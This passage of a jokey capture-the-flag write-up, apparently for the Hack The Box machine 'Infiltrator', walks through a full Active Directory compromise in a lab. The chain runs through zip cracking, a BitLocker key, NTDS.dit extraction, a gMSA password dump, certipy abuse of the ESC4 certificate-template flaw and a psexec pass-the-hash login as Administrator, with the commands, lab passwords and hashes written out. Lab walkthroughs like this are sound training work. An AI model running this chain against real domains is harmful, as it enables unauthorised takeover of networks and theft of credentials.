Armed with the creds, we RDP into Martinez’s box. Like legally? No. But efficiently? Absolutely. Anyway, this zip file’s got a password on it. Of course it does. But we ain’t scared of some password-protected nonsense. We hit it with that zip2john → hashcat combo and let RockYou do what RockYou does best.
1 | zip2john BitLocker-backup.7z > bitlocker.hash |
Password? Man, it’s just zipper. Truly the creativity is off the charts. Inside? The BitLocker recovery key. That’s like finding the keys to someone’s panic room inside their junk drawer.

We use that shiny new key to unlock the drive like we’re defusing a bomb in a B-movie, and what do we find?
Oh, just a full Windows Server 2012 backup sittin’ in the Documents folder of Administrator. You know, just casual enterprise-grade secrets lying around like loose change. And inside that backup? The crown jewel: NTDS.dit and the registry hives. Time to fire up ntdsdotsqlite, turn that chunky binary blob into an actual database we can poke at like the gremlins we are:
1 | ntdsdotsqlite NTDS.DIT --system SYSTEM -o NTDS.sqlite |
We found the password for the lan_management account.
1 | nxc smb 10.10.11.31 -u 'lan_managment' -p 'l@n_M@an!1331' -d infiltrator.htb |
Bloodhound LAN_MANAGMENT to INFILTRATOR_SVC
So now that we deep in this bish, rootin’ around like cyber raccoons, we stumble on a shiny lil gem: the gMSA password for infiltrator_svc$. Yeah, you heard me—group managed service account type beat. The kind of account that’s like, “I rotate my password so you can’t get me,” but guess what? We got you, bozo.

We ain’t talking basic creds here—this is like finding the keys to a vending machine and the cash drawer and the building it’s in. You ever seen Windows hand out secrets like this? This is that you-left-your-safe-open-and-taped-the-combo-to-it energy.
How we do it? We just whisper real nice to AD, and it hands us the whole encrypted blob like:
“Hey king, here’s the service account’s whole-ass credential. Don’t spend it all in one Kerberos.”
1 | python gMSADumper.py -u 'lan_managment' -p 'l@n_M@an!1331' -d infiltrator.htb |
One quick decrypt later and boom: password’s sittin’ in plaintext like it paid rent. Now infiltrator_svc$ is ours to command. And with a gMSA under your belt? Bro, you’re not just in the network. You are the network.
Let’s cook.
Certipy
We back on the grind and it’s time to hunt some ADCS sauce. Fire up that Certipy like it’s a radar gun pointed straight at Microsoft’s feelings.
1 | certipy find -u 'infiltrator_svc$@Infiltrator.htb' -hashes '9ae7de37439f359608eccf2cff5d32b9' -dc-ip 10.10.11.31 |
JSON hits us back with that sweet, sweet ESC4 vulnerability. And guess who’s got it? That’s right—INFILTRATOR.HTB\\infiltrator_svc out here holdin’ dangerous perms like it’s his mixtape. Now if you don’t know about ESC4—lemme hit you with the lore:
ESC4 means our boi has write access to a certificate template. Which is basically like giving a random intern edit rights to the company’s security policy and just hopin’ for the best.
We ain’t just playin’ with fire, we out here installin’ a gas line to the template. Once we can overwrite the template’s settings, we just sprinkle a little bit of ESC1 dust on it (you know, allow client auth, no manager approval, enroll enabled, all that good good) and suddenly it’s not just a template anymore—it’s a ticket printer.
And guess who’s standin’ in line for that golden cert? We are. This ain’t exploitation. This is straight-up admin cosplay with full privileges. Let’s go cook that cert and print ourselves a domain takeover, easy-bake oven style.
1 | certipy template -u 'infiltrator_svc$@Infiltrator.htb' -hashes '9ae7de37439f359608eccf2cff5d32b9' -target-ip infiltrator.htb -template 'Infiltrator_Template' |
And just like that… We’re logged in as Administrator.
1 | psexec.py -hashes ':1356f502d2764368302ff0369b1121a1' administrator@10.10.11.31 |
Box rooted. Just pure ACL wizardry and a cert with too much ambition. Time to stroll into C:\Users\Administrator\Desktop, pop open that root.txt, and whisper sweet nothings to the final flag.
GG. Game. Over